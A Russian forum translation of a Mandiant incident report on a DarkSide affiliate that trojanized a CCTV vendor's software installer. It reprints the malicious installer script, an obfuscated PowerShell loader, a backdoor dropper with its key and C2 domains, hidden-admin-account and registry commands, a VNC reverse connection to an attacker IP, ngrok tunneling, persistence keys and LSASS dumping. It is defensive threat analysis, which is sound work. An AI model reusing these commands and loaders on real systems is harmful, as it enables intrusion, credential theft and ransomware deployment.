Статья Компрометация цепочки поставки ПО, одним из аффилированых лиц Darkside

xss.is/threads/53573

В Mandiant заметили, что дочерняя компания DARKSIDE UNC2465 получила доступ по крайней мере к одной жертве через программу установки троянского программного обеспечения, загруженную с легитимного веб-сайта. Хотя эта организация обнаружила вторжение, привлекла Mandiant для реагирования на инциденты и избежала шифрования фалов, другие могут подвергаться риску.

Как сообщается в сообщении Mandiant "Shining a Light on DARKSIDE Ransomware Operations", Mandiant Consulting расследовала вторжения с участием нескольких аффилированных лиц DARKSIDE. UNC2465 - одна из тех аффилированных компаний DARKSIDE, которые, по мнению Mandiant, действуют как минимум с марта 2020 года.

Вторжение, описанное в этом посте, началось 18 мая 2021 года и произошло через несколько дней после публично объявленного закрытия всей программы DARKSIDE (справочная информация Mandiant Advantage). Хотя здесь не было обнаружено никаких программ-вымогателей, Mandiant полагает, что партнерские группы, осуществившие вторжения DARKSIDE, могут использовать несколько партнерских программ-вымогателей и могут переключаться между ними по своему желанию.

Где-то в мае 2021 года или ранее UNC2465, вероятно, троянизировал два установочных пакета программного обеспечения на веб-сайте поставщика камеры видеонаблюдения. В начале июня компания Mandiant определила, что установщики были вредоносными, и уведомила компанию CCTV о потенциальном взломе веб-сайта, что, возможно, позволило UNC2465 заменить легитимные загрузки троянскими.

Хотя Mandiant не подозревает, что многие жертвы были скомпрометированы, об этой технике сообщается для более широкой осведомленности. Атаки цепочки поставок программного обеспечения могут сильно различаться по сложности: от недавних атак SolarWinds, обнаруженных FireEye, до атак, подобных этой, нацеленных на более мелких поставщиков. Атака на цепочку поставок программного обеспечения позволяет однократному вторжению получить преимущество доступа ко всем организациям, которые запускают программное обеспечение поставщика; в этом случае UNC2465 модифицировал программу установки, а не само программное обеспечение.

DARKSIDE RaaS

В середине мая 2021 года Mandiant заметил, что несколько злоумышленников цитируют объявление, которое, по всей видимости, было передано филиалам DARKSIDE RaaS операторами сервиса. В этом объявлении говорилось, что они потеряли доступ к своей инфраструктуре, включая серверы блогов, платежей и сети распространения контента

(CDN), и будут закрывать свои услуги. В сообщении упоминается давление правоохранительных органов и давление со стороны Соединенных Штатов в связи с этим решением.

С тех пор несколько пользователей подпольных форумов заявили, что являются неоплачиваемыми аффилированными лицами DARKSIDE, а в некоторых случаях в частном порядке предоставили доказательства администраторам форумов, которые подтвердили, что их претензии законны. Некоторые участники предполагают, что решение оператора DARKSIDE о закрытии может быть мошенничеством с выходом. Хотя мы не видели доказательств того, что операторы службы DARKSIDE возобновили работу, мы ожидаем, что по крайней мере некоторые из бывших филиалов службы DARKSIDE, вероятно, обнаружат различные предложения вымогателей или вредоносных программ для использования в своих собственных операциях.

Примечательно, что в течение последнего месяца Mandiant продолжал наблюдать неуклонный рост числа публично названных жертв на вымогательских сайтах. Несмотря на недавний запрет на публикацию сообщений, связанных с программами-вымогателями, на подпольных форумах, злоумышленники по-прежнему могут использовать частные чаты и соединения для выявления служб вымогателей. В качестве одного примера, в середине мая 2021 года оператор RaaS SODINOKIBI (он же REvil) указал, что несколько аффилированных лиц с других платформ RaaS, которые были закрыты, переключаются на свои услуги. Исходя из предполагаемой прибыльности этих операций, можно почти наверняка предположить, что многочисленные злоумышленники продолжат широко распространять операции с программами-вымогателями в обозримом будущем.


Background

В июне 2021 года компания Mandiant Consulting была привлечена для реагирования на вторжение. В ходе анализа Mandiant определил, что исходным вектором был троянизированный установщик PVR камеры слежения с легального веб-сайта. Mandiant объяснил всю деятельность вторжений дочерней компанией DARKSIDE UNC2465 из-за продолжающегося использования инфраструктуры и инструментов с октября 2020 года.

18 мая 2021 г. пользователь из затронутой организации перешел по ссылке, зараженной трояном, и загрузил ZIP-архив. После установки программного обеспечения была выполнена цепочка загрузок и сценариев, которые привели к SMOKEDHAM, а затем и к NGROK на компьютере жертвы. Также имело место дополнительное использование вредоносных программ, таких как BEACON, а также боковое перемещение. Mandiant считает, что троянское ПО было доступно с 18 мая 2021 года по 8 июня 2021 года.

Обращаясь к слегка измененному, но безопасному приложению MSHTA.exe в VirusTotal, Mandiant обнаружил второй установочный пакет с хешем MD5, e9ed774517e129a170cdb856bd13e7e8 (SVStation_Win64-B1130.1.0.0.exe), от 26 мая 2021 года, который также подключается к тот же URL-адрес, что и у установщика троянского SmartPSS.

Цикл вторжения в цепочку поставок



Этап 1. Загрузка установщика

Компания Mandiant Consulting обнаружила троянский установщик, загруженный на рабочую станцию Windows после того, как пользователь посетил законный сайт, который организация-жертва использовала ранее.

Скачанный файл был извлечен в `C:\Users\[username]\Downloads\06212019-General-SMARTPSS-Win32-ChnEng-IS\General_SMARTPSS-Win32_ChnEng_IS_V2.002.0000007.0.R.181023\SMARTPSS-Win32_ChnEng_IS_V2.002.0000007.0.R.181023-General-v1.exe.`

Mandiant подтвердил, что пользователь намеревался загрузить, установить и использовать программное обеспечение SmartPSS. На рисунке 2 показано изображение страницы загрузки, используемой для программного обеспечения SmartPSS.

Wondering how to view CCTV cameras remotely? Start here. Remote monitoring gives you on-the-go, real-time access to your live camera view so you can check on your property or loved ones anytime, day or night. Our free security camera software allows you to remotely access your security cameras directly from your computer or laptop.

Downloading and installing the software is straightforward. We provide simple-to-follow instructions to set-up remote viewing, access live video, and playback recorded video, backed up by our free USA tech support.

SmartPSS - Software For PC

- Click here to download

SmartPSS - Software For Mac

- **32 Bit -** Click here to download
- **64 Bit -** Click here to download (Catalina macOS only)

SmartPSS Installation

- Click here to download

Remote Viewing Instructions Using SmartPSS

- Setting Up SmartPSS
- Accessing Live Video
- Playing Back Video

SmartPSS User Manual

- Click here to download

Port Forwarding (Older Units)

- Click here to download

Этап 2: установщик Nullsoft

Исполняемый файл установщика - это установщик Nullsoft, который при запуске записывал два файла в `C:\ProgramData\SMARTPSS-Win32_ChnEng_IS` . Нам удалось извлечь вредоносный скрипт установщика и файлы для анализа с помощью 7-Zip. Соответствующий раздел этого сценария установки показан ниже на рисунке 3.

```
Section "SMARTPSS-Win32_ChnEng_IS (required)" ; Section_0
  ; AddSize 129987
  SectionIn 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24
  25 26 27 28 29 30 31 32 RO
  SetOutPath $INSTDIR
  File SMARTPSS-Win32_ChnEng_IS_V2.002.0000007.0.R.181023-General.exe
  File smartpss.exe
  HideWindow
  Exec $\"$INSTDIR
  \SMARTPSS-Win32_ChnEng_IS_V2.002.0000007.0.R.181023-General.exe$\"
  Exec "$\"$INSTDIR\smartpss.exe$\" http://sdoc.xyz/ID-508260156241"
SectionEnd
```


Сценарий установщика создал два файла: `SMARTPSS-Win32_ChnEng_IS_V2.002.0000007.0.R.181023-General.exe` (b540b8a341c20dced4bad4e568b4cbf9) и `smartpss.exe` (c180f493ce2e609c92f4a66de9f02ed). Первый - это чистый установщик от исходного разработчика, который запускается первым, устанавливая программное обеспечение, как и ожидает пользователь. Последний запускается с URL-адресом командной строки, выполняющим контент.

Файл `smartpss.exe` содержал метаданные, описывающие себя как `MSHTA.exe` от Microsoft, легитимного компонента операционной системы, но хэш MD5 был неизвестен. Анализ дизассемблирования программы показал, что это было небольшое приложение, которое загружало COM-объект IE и запускало функцию `RunHTMLApplication()` в соответствии с предоставленным аргументом командной строки. Эта функциональность соответствовала поведению легетимного `MSHTA.exe` , несмотря на несоответствие хэша. Дальнейший анализ показал, что вредоносная программа была основана на бинарной версии 2018 г. (исходный хэш: 5ced5d5b469724d9992f5e8117ecefb5) с добавленными только шестью байтами данных, как показано на рисунке 4.

Этап 3: Загруженные VBScript и PowerShell
После выполнения измененный файл Mshta был выполнен с URL-адресом `hxxp://sdoc[.]Xyz/ID-508260156241` и передан в качестве аргумента в командной строке.

Домен `sdoc[.]Xyz` был впервые связан с UNC2465 компанией RiskIQ в блоге от 20 мая 2021 г., посвященном исследованию инфраструктуры, о которой ранее сообщал Mandiant. Согласно RiskIQ, `sdoc[.]Xyz` имеет общего регистранта с `koliz[.]Xyz` , что также наблюдалось Mandiant во время прошлых вторжений в UNC2465.

Code:

```
C:\PROGRAMDATA\SMARTPSS-Win32_ChnEng_IS\smartpss.exe hxxp://sdoc[.]xyz/ID-508260156241
```

Выполнение измененного файла Mshta привело к созданию файла HTM с именем `loubSi78Vgb9[1].htm` , который был записан во временный каталог INetCache. Mandiant не смог получить этот файл на момент написания; однако Mandiant смог восстановить частичное содержимое.

Code:

```
<html><head>..<script language='VBScript'>..On Error Resume Next
```

На момент написания `sdoc[.]Xyz` выглядел активным, но не возвращал код VBScript. Неясно, выбирал ли sdoc [.] Xyz жертв на основе IP или других свойств или просто

бездействовал. PCAP от выполнения в песочнице на VirusTotal от 26 мая 2021 г. также показал, что обслуживается неопасный контент.

```
GET /ID-508260156241 HTTP/1.1
Accept: */*
Accept-Language: en-US,en;q=0.8,ko;q=0.7,ru;q=0.5,zh-Hans-CN;q=0.3,zh-Hans;q=0.2
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C;
.NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: sdoc.xyz
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 26 May 2021 20:00:23 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Access-Control-Allow-Origin: *
Set-Cookie: qwerty_ID-508260156241=0; expires=Fri, 04-Jun-2021 04:00:23 GMT; Max-Age=720000; path=/

<!DOCTYPE html>
<head>
<meta name="robots" content="noindex,nofollow">
<meta http-equiv="content-type" content="text/html; charset=utf-8">
</head>
<body><html>
<body>
<script>
self.close()
</script></body></html></body>
</html>
```

Вскоре после загрузки был выполнен блок сценария PowerShell для загрузки SMOKEDHAM, как показано на рисунке 6.

```
powershell SI Variable:/F \'Net.WebClient\';Set-Variable V7C \'<URL Redacted>\';dir
rid*;Set-Item Variable:\\GQ6 (.(GI Variable:/E*tex*).Value.(((GI
Variable:/E*tex*).Value|Member)[6].Name).(((GI Variable:/E*tex*).Value.(((GI
Variable:/E*tex*).Value|Member)[6].Name).PsObject.Methods|Where-Object{(ChildItem
Variable:_).Value.Name-ilike\'*m*t\'}).Name).Invoke((GI Variable:/E*tex*).Value.(((GI
Variable:/E*tex*).Value|Member)[6].Name).(((GI Variable:/E*tex*).Value.(((GI
Variable:/E*tex*).Value|Member)[6].Name)|Member|Where-Object{(ChildItem
Variable:_).Value.Name-ilike\'G*om*e\'}).Name).Invoke(\'N*-O*\'
```

В течение нескольких секунд файл с именем qnxfhfim.cmdline был записан на диск и выполнен с помощью компилятора командной строки.

Code:

```
csc.exe /noconfig /fullpaths @'C:\Users\ [username]\AppData\Local\Temp\qnxfhfim\qnxfhfim.cmdline'
```

Mandiant не смог восстановить этот файл на момент написания; однако Mandiant удалось восстановить частичное содержимое файла.

Code:

```
.../t:library /utf8output /R:'System.dll' /R:'C:\windows\Microso
```

После выполнения строки `qnxfhfim.cmdline` , PowerShell инициировал первое подключение к внешнему домену `lumiahelptipsmscdnqa[.]Microsoft[.]Com` , используемому SMOKEDHAM.

Этап 4: Дроппер SMOKEDHAM
Дроппер SMOKEDHAM (f075c2894ac84df4805e8ccf6491a4f4) написан на PowerShell, расшифровывает и выполняет в памяти бэкдор SMOKEDHAM. Дроппер использует командлет Add-Type для определения нового класса .NET для бэкдора. Командлет Add-Type может использоваться для определения нового класса .NET с использованием существующей сборки или файлов исходного кода или указания исходного кода встроенным или сохраненным в переменной. В этом случае дроппер использует исходный код бэкдора SMOKEDHAM, который хранится в переменной.

Исходный код бэкдора SMOKEDHAM встроен в зашифрованную строку. Дроппер использует командлет ConvertTo-SecureString и встроенный ключ для расшифровки исходного кода перед выполнением командлета Add-Type. После определения нового класса .NET для бэкдора дроппер выполняет точку входа в бэкдор. Дроппер настраивает бэкдор с помощью адреса сервера C2, ключа шифрования RC4 и интервала ожидания. На рисунке 7 показана деобфускированный дроппер SMOKEDHAM.

```
[Byte[]]$Key = 62,106,232,106,129,212,41,215,90,82,111,83,109,126,121,89,244,219,145,220,230,140,193,97,249,214,204,211,41,14,9,172;
$RAyjjnxiY = "76492d1116743f0423413b16050a5345MgB8AE8ARQBsAFAAagB6AEQARABNAHkAZgBaAEQAQwBDAFIASQB2ADgAUgBqAGcAPQA9AHwAZgBiAGYAYQBlAGMAZABiAGUAM(
$a = convertto-securestring -String $RAyjjnxiY -Key ($Key);
$BSTR = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($a);
$e = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($BSTR);
Add-Type -ReferencedAssemblies "System.Drawing.dll","System.Web.Extensions.dll","System.Windows.Forms.dll" -TypeDefinition $e -Language CSharp;
[bFyLMsrmtLpQ.HSLM]::szPmbuOVZvAItE("https://lumiahelptipsmscdnqa.microsoft.com", "UwOdHsFXjdCOIrjTCfnblwEZ", "10000");
```


Этап 5: Бэкдор SMOKEDHAM
SMOKEDHAM (127bf1d43313736c52172f8dc6513f56) - это бэкдор на основе .NET, который поддерживает команды, включая захват экрана и захват нажатия клавиш. Бэкдор может также загружать и выполнять дополнительные команды PowerShell со своего сервера управления и контроля (C2).

Сетевые коммуникации SMOKEDHAM
SMOKEDHAM обменивается данными со своим сервером C2 по протоколу HTTPS. Бэкдор использует доступ к домену, чтобы скрыть свой истинный сервер C2. Фронтированный домен настраивается на более ранней стадии выполнения, а фактический домен жестко запрограммирован в бэкдоре. Mandiant наблюдала за внешним доменом `lumiahelptipsmscdnqa.microsoft[.]Com` и жестко заданным доменом `max-ghoster1.azureedge[.]Net` , используемым для связи с сервером C2.

Связь между SMOKEDHAM и его сервером C2 состоит из данных JSON, которыми обмениваются через запросы HTTP POST. Бэкдор инициирует запросы к серверу C2, и сервер C2 может включать команды для выполнения в ответы. Данные JSON, которыми обмениваются SMOKEDHAM и его сервер C2, содержат три поля: ID, UUID и Data.

Поле ID содержит уникальное значение, сгенерированное бэкдором для целевой системы.

Поле UUID может содержать уникальное значение, используемое для отслеживания вывода команды, или быть пустым. Когда сервер C2 отвечает командой на выполнение, он устанавливает уникальное значение для поля UUID. Затем SMOKEDHAM устанавливает то же значение UUID в последующем запросе HTTP POST, который содержит выходные данные команды.

Поле Data может содержать данные команды в кодировке RC4 и Base64 или быть пустым. Бэкдор использует поле данных для отправки вывода команды на свой сервер C2. Сервер C2 использует поле данных для отправки команд на выполнение бэкдору. Бэкдор использует ключ RC4, настроенный на более ранней стадии выполнения, для шифрования и дешифрования поля данных. Mandiant обнаружил, что ключ RC4 UwOdHsFXjdCOIrjTCfnblwEZ используется для шифрования и дешифрования RC4.

Команды SMOKEDHAM
SMOKEDHAM Base64-декодирует и RC4-дешифрует командные данные, возвращаемые в поле Data. Бэкдор проверяет, начинаются ли данные команды в виде открытого текста одним из следующих ключевых слов, показанных в таблице 1.

Keyword	Action
delay	Update its sleep interval
screenshot	Upload a screen capture to its C2 server via a subsequent HTTP POST request
exit	Terminate

Если данные команды в виде открытого текста не начинаются ни с одного из ключевых слов, перечисленных в таблице 1, то SMOKEDHAM предполагает, что данные содержат команду PowerShell, и пытается ее выполнить. Бэкдор выгружает вывод, сгенерированный командой PowerShell, на свой сервер C2 через последующий запрос HTTP POST.

Помимо поддержки команд из Таблицы 1, SMOKEDHAM непрерывно фиксирует нажатия клавиш. Бэкдор записывает захваченные нажатия клавиш в память и загружает их на свой сервер C2 каждые пять секунд через запросы HTTP POST.

SMOKEDHAM в действии
Было замечено, что SMOKEDHAM выполняет команды в целевой системе с помощью PowerShell.

Следующие команды использовались для сбора информации о системе и авторизованных пользователях.

Code:

```
net.exe user

net.exe users

whoami.exe

whoami.exe /priv

systeminfo.exe
```

Следующие команды использовались для создания и добавления учетной записи DefaultUser в локальную группу администраторов, а затем для скрытия учетной записи с экрана входа в Windows.
Code:

```
net.exe user DefaultUser REDACTED /ADD

net.exe localgroup Administrators DefaultUser /ADD

reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList'
/v DefaultUser /t REG_DWORD /d 0 /f
```

Следующие команды облегчили боковое перемещение, изменив значения раздела реестра сервера терминалов, чтобы разрешить несколько сеансов подключения к удаленному рабочему столу, и изменив значение раздела реестра Local Security Authority (LSA), чтобы требовать пароль для аутентификации.
Code:

```
reg.exe ADD 'HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server' /v fDenyTSConnections /t
REG_DWORD /d 0 /f

reg.exe ADD 'HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server' /v fSingleSessionPerUser /t
REG_DWORD /d 0 /f

reg.exe ADD HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v LimitBlankPasswordUse /t REG_DWORD /d 1 /f
```

Кроме того, SMOKEDHAM изменил значение ключа реестра WDigest `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential` , чтобы включить кэширование учетных данных.

Этап 6: Последующие действия

SMOKEDHAM использовал PowerShell для подключения к сторонним сайтам обмена файлами, чтобы загрузить приложение UltraVNC, переименованное в winvnc.exe, и файл конфигурации с именем UltraVNC.ini, показанный на рисунке 8. Эти файлы были сохранены в каталоге %APPDATA%\Chrome\ . Файл UltraVNC.ini позволял UltraVNC подключаться к порту 6300 по адресу обратной связи, указанному параметром AllowLoopback = 1.

```
[Permissions]
[admin]
FileTransferEnabled=1
FTUserImpersonation=1
BlankMonitorEnabled=0
BlankInputsOnly=0
DefaultScale=1
UseDSMPlugin=0
DSMPlugin=
DSMPluginConfig=
primary=1
secondary=0
SocketConnect=1
HTTPConnect=0
XDMCPConnect=0
AutoPortSelect=0
PortNumber=6300
HTTPPortNumber=6301
InputsEnabled=1
LocalInputsDisabled=0
IdleTimeout=0
EnableJapInput=0
QuerySetting=2
QueryTimeout=10
QueryAccept=0
LockSetting=0
RemoveWallpaper=0
RemoveEffects=0
RemoveFontSmoothing=0
RemoveAero=0
DebugMode=0
Avilog=0
path=C:\Users\admin\Desktop\RD
DebugLevel=0
AllowLoopback=1
LoopbackOnly=0
AllowShutdown=0
AllowProperties=1
AllowEditClients=1
FileTransferTimeout=30
KeepAliveInterval=5
SocketKeepAliveTimeout=10000
DisableTrayIcon=1
MSLogonRequired=0
NewMSLogon=0
ConnectPriority=1
[UltraVNC]
passwd=<redacted>
passwd2=<redacted>
```


SMOKEDHAM использовала UltraVNC для установления соединения с парой IP-адреса и порта 81.91.177[.]54[:]7234, что наблюдалось во время прошлых вторжений UNC2465.
Code:

```
%APPDATA%\Chrome\winvnc.exe' -autoreconnect ID:15000151 -connect 81.91.177[.]54[:]7234 –run
```

SMOKEDHAM создал механизм сохранения для UltraVNC, добавив приложение в значение ConhostNT в разделе реестра Run текущих пользователей.
Code:

```
reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v ConhostNT /d
%appdata%\Chrome\winvnc.exe
```

Конфигурация NGROK
SMOKEDHAM использовал PowerShell для подключения к сторонним сайтам обмена файлами, чтобы загрузить служебную программу NGROK, которая была переименована в conhost.exe, и сценарий VirtualHost.vbs, который использовался для выполнения NGROK с файлом конфигурации с именем ngrok.yml. Эти файлы хранились в каталоге `C:\ProgramData\WindNT\` . NGROK - это общедоступная утилита, которая может открывать доступ к локальным серверам за NAT и межсетевыми экранами в общедоступный Интернет через безопасные туннели.

На рисунках 9 и 10 показано содержимое файлов VirtualHost.vbs и ngrok.yml соответственно.

```
Dim objShell
Set objShell = WScript.CreateObject("WScript.Shell")
command = "powershell -windowstyle hidden C:\ProgramData\WindNT\conhost.exe start --
config=C:\ProgramData\WindNT\ngrok.yml --all"
objShell.Run command,0
Set objShell = Nothing
```

```
authtoken: <redacted>
tunnels:
    r:
        proto: tcp
        addr: 3389
    w:
        proto: tcp
        addr: 6300
    m:
        proto: tcp
addr: 5985
```


Выполнение VirtualHost.vbs позволило NGROK прослушивать и пересылать трафик на TCP-порт 6300 через туннель NGROK, что впоследствии позволило NGROK туннелировать трафик UltraVNC из среды.

SMOKEDHAM создал механизм сохранения для NGROK, добавив VirtualHost.vbs к значению WindNT в разделе реестра Run текущего пользователя.

Code:

```
reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v WindNT /d
C:\ProgramData\WindNT\VirtualHost.vbs
```

Развертывание кейлоггера

Этот злоумышленник использовал дополнительную утилиту для кейлоггеров под названием `C:\ProgramData\psh\console.exe` . Утилита кейлоггера была настроена для захвата и записи нажатий клавиш в `C:\ProgramData\psh\System32Log.txt` .

Затем Mandiant заметил, что злоумышленник использовал UltraVNC для загрузки двух LNK-файлов, которые ссылаются на утилиту для ведения кейлоггеров. Загруженные файлы были названы desktop.lnk и console.lnk соответственно и были размещены в следующих местах постоянного хранения:

Code:

```
C:\Users\[username]\Start Menu\Programs\Startup\desktop.lnk

%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\desktop.lnk

%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\console.lnk
```

Cobalt Strike Beacon

Злоумышленник использовал UltraVNC для загрузки дроппера в памяти для Cobalt Strike в `C: \ProgramData\Cisco Systems\Cisco Jabber\update.exe` . Update.exe был дроппером на основе Go, созданным с использованием фреймворка ScareCrow. Злоумышленник выполнил `C:\ProgramData\Cisco Systems\Cisco Jabber\update.exe` с помощью командной строки.

Code:

```
cmd.exe /c 'C:\ProgramData\Cisco Systems\Cisco Jabber\update.exe'&&exit
```

Выполнение дроппера фреймворка ScareCrow `C:\ProgramData\Cisco Systems\Cisco Jabber\update.exe` привело к созданию бесэтапной полезной нагрузки Cobalt Strike в `C:\ProgramDate\Cisco\update.exe` , которая затем установила соединение с Cobalt Сервер Strike Beacon, расположенный по адресу `w2doger[.]Xyz` , при запуске.

Mandiant заметил, что злоумышленник использовал UltraVNC для загрузки и сохранения файла с именем update.lnk в каталоге `%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\` . Mandiant не смог восстановить update.lnk на момент написания, но подозревает, что этот файл был создан для обеспечения сохраняемости бесэтапной полезной нагрузки Cobalt Strike.

Дамп LSASS и боковое перемещение
Mandiant заметил, что этот злоумышленник с помощью диспетчера задач сделал дамп процесса LSASS в файл с именем lsass.DMP, а затем заархивировал дамп в два файла с именами lsass.zip и lsass2.zip, расположенные в каталоге `C:\ProgramData\psh\` .

С этого момента было замечено, что злоумышленник перемещается по сторонам к различным системам в среде, используя подключения по протоколу удаленного рабочего стола (RDP).

Заключение
UNC2465 установил первоначальный доступ через троянскую программу установки, запущенную ничего не подозревающим пользователем. UNC2465 интерактивно установил туннель NGROK и начал движение в боковом направлении менее чем за 24 часа. Пять дней спустя UNC2465 вернулся и развернул дополнительные инструменты, такие как кейлоггер, Cobalt Strike BEACON, и провел сбор учетных данных путем сброса памяти LSASS.

Группы программ-вымогателей продолжают приспосабливаться и добиваться оппортунистического доступа к жертвам. Переход UNC2465 от атак на посетителей веб-сайтов или фишинговых электронных писем к атаке на цепочку поставок программного обеспечения показывает тревожный сдвиг, который создает новые проблемы для обнаружения. В то время как многие организации теперь уделяют больше внимания защите периметра и двухфакторной аутентификации после недавних публичных примеров повторного использования паролей или использования устройств VPN, мониторинг конечных точек часто упускается из виду или предоставляется традиционным антивирусам. Хорошо продуманная программа безопасности необходима для снижения риска со стороны сложных групп, таких как UNC2465, поскольку они продолжают адаптироваться к меняющейся среде безопасности.

От ТС
Индикаторы и прочее есть в оригинальном посте:

Smoking Out a DARKSIDE Affiliate's Supply Chain Software Compromise | Mandiant

---

www.fireeye.com

Название перевёл вольно, так как дословый перевод резал ухо.
В переводе могут быть ошибки, т.к. я к сожалению не робот. Не стесняйтесь о них писать - исправлю

Перевод:
Azrv3l специально для xss.is